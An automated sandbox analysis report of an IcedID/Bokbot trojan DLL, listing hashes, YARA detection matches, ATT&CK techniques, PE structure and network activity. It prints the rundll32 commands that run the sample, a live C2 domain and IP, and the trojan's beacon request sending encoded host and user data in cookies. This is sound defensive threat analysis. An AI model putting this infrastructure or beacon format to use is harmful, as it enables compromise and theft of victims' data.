ID: 682775
Sample Name: y2D56.tmp.dll
Cookbook: default.jbs
Time: 00:27:08
Date: 12/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

y2D56.tmp.dll


Overview

General Information

Sample Name:	y2D56.tmp.dll
Analysis ID:	682775
MD5:	363777daf36e95..
SHA1:	ea94d9afd355dd..
SHA256:	8cd135e5b49d16..
Tags:	Bokbot DLL exe IcedID
Infos:	



Detection




IcedID

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- System process connects to networ…
- Multi AV Scanner detection for subm…
- Antivirus detection for URL or domain
- Malicious sample detected (through…
- Multi AV Scanner detection for dom…
- Yara detected IcedID
- Tries to detect virtualization through…
- C2 URLs / IPs found in malware con…
- Contains functionality to detect hard…
- PE file does not import any functions
- Yara signature match

Classification



Process Tree

- **System is w10x64**
- loaddll64.exe (PID: 3960 cmdline: loaddll64.exe "C:\Users\user\Desktop\y2D56.tmp.dll" MD5: 4E8A40CAD6CCC047914E3A7830A2D8AA)
  - cmd.exe (PID: 1944 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\y2D56.tmp.dll",#1 MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - rundll32.exe (PID: 2700 cmdline: rundll32.exe "C:\Users\user\Desktop\y2D56.tmp.dll",#1 MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 4956 cmdline: rundll32.exe C:\Users\user\Desktop\y2D56.tmp.dll,JfUksQmDGYQRSQfC MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 2264 cmdline: rundll32.exe C:\Users\user\Desktop\y2D56.tmp.dll,MVeMOgOlu MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 4040 cmdline: rundll32.exe C:\Users\user\Desktop\y2D56.tmp.dll,OnqcowdLVOpj MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 5672 cmdline: rundll32.exe "C:\Users\user\Desktop\y2D56.tmp.dll",JfUksQmDGYQRSQfC MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 5652 cmdline: rundll32.exe "C:\Users\user\Desktop\y2D56.tmp.dll",MVeMOgOlu MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 3976 cmdline: rundll32.exe "C:\Users\user\Desktop\y2D56.tmp.dll",OnqcowdLVOpj MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 3516 cmdline: rundll32.exe "C:\Users\user\Desktop\y2D56.tmp.dll",aXXRQNg MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 3568 cmdline: rundll32.exe "C:\Users\user\Desktop\y2D56.tmp.dll",agetCYHzlW MD5: 73C519F050C20580F8A62C849D49215A)
- **cleanup**

Malware Configuration

Threatname: IcedID


```
{
  "Campaign ID": 3570055661,
  "C2 url": "alexbionka.com"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.432152014.00000212820D0000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_IcedID_1	Yara detected IcedID	Joe Security	
00000003.00000002.431671660.0000000180004000.00000002.00001000.00020000.00000000.sdmp	Windows_Trojan_IcedID_11d24d35	unknown	unknown	• 0x3d0:$a2: loader_dll_64.dll
00000003.00000002.431665923.0000000180001000.00000020.00001000.00020000.00000000.sdmp	Windows_Trojan_IcedID_0b62e783	unknown	unknown	• 0x876:$a: 89 44 95 E0 83 E0 07 8A C8 42 8B 44 85 E0 D3 C8 FF C0 42 89 44
00000003.00000002.431665923.0000000180001000.00000020.00001000.00020000.00000000.sdmp	Windows_Trojan_IcedID_91562d18	unknown	unknown	• 0x1bc4:$a: 44 8B 4C 19 2C 4C 03 D6 74 1C 4D 85 C0 74 17 4D 85 C9 74 12 41
00000003.00000002.431665923.0000000180001000.00000020.00001000.00020000.00000000.sdmp	Windows_Trojan_IcedID_48029e37	unknown	unknown	• 0x1190:$a: 48 C1 E3 10 0F 31 48 C1 E2 20 48 0B C2 0F B7 C8 48 0B D9 8B CB 83 E1
Click to see the 8 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.rundll32.exe.212802e97b8.1.unpack	MAL_IcedID_GZIP_LDR_202104	2021 initial Bokbot / Icedid loader for fake GZIP payloads	Thomas Barabosch, Telekom Security	• 0x1bd0:$internal_name: loader_dll_64.dll • 0x1f08:$string6: WINHTTP.dll • 0x1bf4:$string7: DllRegisterServer • 0x1c06:$string8: PluginInit
3.2.rundll32.exe.212802e97b8.1.unpack	Windows_Trojan_IcedID_11d24d35	unknown	unknown	• 0x1bd0:$a2: loader_dll_64.dll
3.2.rundll32.exe.212802e97b8.1.unpack	Windows_Trojan_IcedID_91562d18	unknown	unknown	• 0x13c4:$a: 44 8B 4C 19 2C 4C 03 D6 74 1C 4D 85 C0 74 17 4D 85 C9 74 12 41
3.2.rundll32.exe.212802e97b8.1.unpack	Windows_Trojan_IcedID_48029e37	unknown	unknown	• 0x990:$a: 48 C1 E3 10 0F 31 48 C1 E2 20 48 0B C2 0F B7 C8 48 0B D9 8B CB 83 E1
3.2.rundll32.exe.180000000.0.unpack	MAL_IcedID_GZIP_LDR_202104	2021 initial Bokbot / Icedid loader for fake GZIP payloads	Thomas Barabosch, Telekom Security	• 0x27d0:$internal_name: loader_dll_64.dll • 0x3198:$string0: _gat= • 0x3048:$string1: _ga= • 0x30a0:$string2: _gid= • 0x3118:$string3: _u= • 0x303a:$string4: _io= • 0x3054:$string5: GetAdaptersInfo • 0x2b08:$string6: WINHTTP.dll • 0x27f4:$string7: DllRegisterServer • 0x2806:$string8: PluginInit • 0x3134:$string9: POST
Click to see the 14 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Yara detected IcedID

Networking

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected IcedID

System Summary

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

Contains functionality to detect hardware virtualization (CPUID execution measurement)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information

Yara detected IcedID

Remote Access Functionality


Yara detected IcedID

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	Path Interception	1 1 1 Process Injection	1 1 Virtualization/Sandbox Evasion	OS Credential Dumping	2 2 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 1 1 Process Injection	LSASS Memory	1 1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Obfuscated Files or Information	Security Account Manager	1 Account Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Rundll32	NTDS	1 System Owner/User Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	1 System Network Configuration Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	2 2 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
y2D56.tmp.dll	14%	Virustotal		Browse
y2D56.tmp.dll	100%	Avira	HEUR/AGEN.1251556	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.7ffa65c50000.2.unpack	100%	Avira	HEUR/AGEN.1251556		Download File
3.2.rundll32.exe.180000000.0.unpack	100%	Avira	HEUR/AGEN.1205098		Download File

Domains

Source	Detection	Scanner	Label	Link
alexbionka.com	9%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
alexbionka.com	100%	Avira URL Cloud	malware	
http://alexbionka.com/QpkO	100%	Avira URL Cloud	malware	
http://alexbionka.com/	100%	Avira URL Cloud	malware	
http://alexbionka.com/UN	100%	Avira URL Cloud	malware	
http://alexbionka.com:80/h	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
alexbionka.com	64.227.108.27	true	true	• 9%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
alexbionka.com	true	• Avira URL Cloud: malware	unknown
http://alexbionka.com/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://alexbionka.com/QpkO	rundll32.exe, 00000003.00000002.4321520 14.00000212820D0000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://alexbionka.com/UN	rundll32.exe, 00000003.00000002.4317903 90.00000212802D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://alexbionka.com:80/h	rundll32.exe, 00000003.00000002.4321520 14.00000212820D0000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs						
IP	**Domain**	**Country**	**Flag**	**ASN**	**ASN Name**	**Malicious**
64.227.108.27	alexbionka.com	United States		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	682775
Start date and time:	2022-08-12 00:27:08 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 3m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	y2D56.tmp.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@21/0@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 77.7% (good quality ratio 58.6%) • Quality average: 55.7% • Quality standard deviation: 38.8%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .dll • Adjust boot time • Enable AMSI • Stop behavior analysis, all processes terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, conhost.exe
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtProtectVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
00:28:21	API Interceptor	1x Sleep call for process: rundll32.exe modified
00:28:21	API Interceptor	1x Sleep call for process: loaddll64.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Entropy (8bit):	4.6693263018201145
TrID:	• Win64 Dynamic Link Library (generic) (102004/3) 86.43% • Win64 Executable (generic) (12005/4) 10.17% • Generic Win/DOS Executable (2004/3) 1.70% • DOS Executable Generic (2002/1) 1.70% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.01%
File name:	y2D56.tmp.dll
File size:	360448
MD5:	363777daf36e9534762d30bd4bf22c74
SHA1:	ea94d9afd355dd23a069f21b3562d85a4266da4f
SHA256:	8cd135e5b49d16aceb7665b6316cd4df2e132ef503ff0af51c080bad7010efd6
SHA512:	c8cac2963c8454890483823738e5adcaee4e945839b64d241d545d3dbc9a798fba7d923eb764cb455db2d27992915cd5f6ef9fae0b05175b7f8ae9669db93d53
SSDEEP:	6144:RYCYa6MfAcSlE+S0fzAMJfWpKd5WhAl7CJDZ/PeHbUhHTmGPqG7s6FmlEHKiTd:SCwMfjSlE+A4eguRJDtPZIG46FkEH9
TLSH:	6674AFB8F704A9E7D52E527BCA96BCD903722E629FCAD9CD416477C305A3725FE02804
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U.4...Z...Z...Z...Y...Z.Y.Z...Z.3.....Z.j.X...Z.Rich..Z.....PE..d...Y..b....." .....x.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x180000000
Entrypoint Section:	
Digitally signed:	false

Imagebase:	0x180000000
Subsystem:	windows cui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE, DLL
DLL Characteristics:	HIGH_ENTROPY_VA, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x62F4D159 [Thu Aug 11 09:52:25 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	

Entrypoint Preview

Instruction
dec ebp
pop edx
nop
add byte ptr [ebx], al
add byte ptr [eax], al
add byte ptr [eax+eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x59000	0x17d	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x5a000	0x1e0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x57714	0x57800	False	0.5704436383928572	DOS executable (COM)	4.650785896133885	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x59000	0x17d	0x200	False	0.63671875	data	4.436426000455931	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x5a000	0x1e0	0x200	False	0.53125	data	4.724728911998389	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_MANIFEST	0x5a060	0x17d	XML 1.0 document text	English	United States

Exports


Name	Ordinal	Address
JfUksQmDGYQRSQfC	2	0x180009422
MVeMOgOlu	3	0x1800098fa
OnqcowdLVOpj	4	0x18000986e
aXXRQNg	5	0x180009bee
agetCYHzlW	6	0x180009487
bbMIBZKkpJrSw	7	0x18000976d
nvWxVSzNIh	8	0x180009532
onXyNAQeqW	9	0x180009b56
qBYCIPM	10	0x180009d39
raiafa	11	0x180009a6f
ryiLrNIWKPUxQAhG	12	0x1800096ea
tndPRjog	13	0x18000944d
vGGAkgKOkEwmNdGA	14	0x1800095f0
zBiUZzLtC	15	0x1800099c1
ztyasufasklfmjnaks	1	0x18000105e

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 12, 2022 00:28:21.351857901 CEST	49716	80	192.168.2.5	64.227.108.27
Aug 12, 2022 00:28:21.527837992 CEST	80	49716	64.227.108.27	192.168.2.5
Aug 12, 2022 00:28:21.527980089 CEST	49716	80	192.168.2.5	64.227.108.27
Aug 12, 2022 00:28:21.528403997 CEST	49716	80	192.168.2.5	64.227.108.27
Aug 12, 2022 00:28:21.702569008 CEST	80	49716	64.227.108.27	192.168.2.5
Aug 12, 2022 00:28:22.168242931 CEST	80	49716	64.227.108.27	192.168.2.5
Aug 12, 2022 00:28:22.288031101 CEST	49716	80	192.168.2.5	64.227.108.27
Aug 12, 2022 00:28:23.504345894 CEST	49716	80	192.168.2.5	64.227.108.27

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 12, 2022 00:28:21.294488907 CEST	59746	53	192.168.2.5	8.8.8.8
Aug 12, 2022 00:28:21.317162991 CEST	53	59746	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 12, 2022 00:28:21.294488907 CEST	192.168.2.5	8.8.8.8	0x8425	Standard query (0)	alexbionka.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 12, 2022 00:28:21.317162991 CEST	8.8.8.8	192.168.2.5	0x8425	No error (0)	alexbionka.com		64.227.108.27	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- alexbionka.com

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49716	64.227.108.27	80	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Aug 12, 2022 00:28:21.528403997 CEST	92	OUT	GET / HTTP/1.1 Connection: Keep-Alive Cookie: __gads=3570055661:1:4060:115; _gat=10.0.17134.64; _ga=1.329303.0.5; _u=333734363533:616C666F6E73:3039423233303130443235363732314 5; __io=0; _gid=67AFEDD28876 Host: alexbionka.com
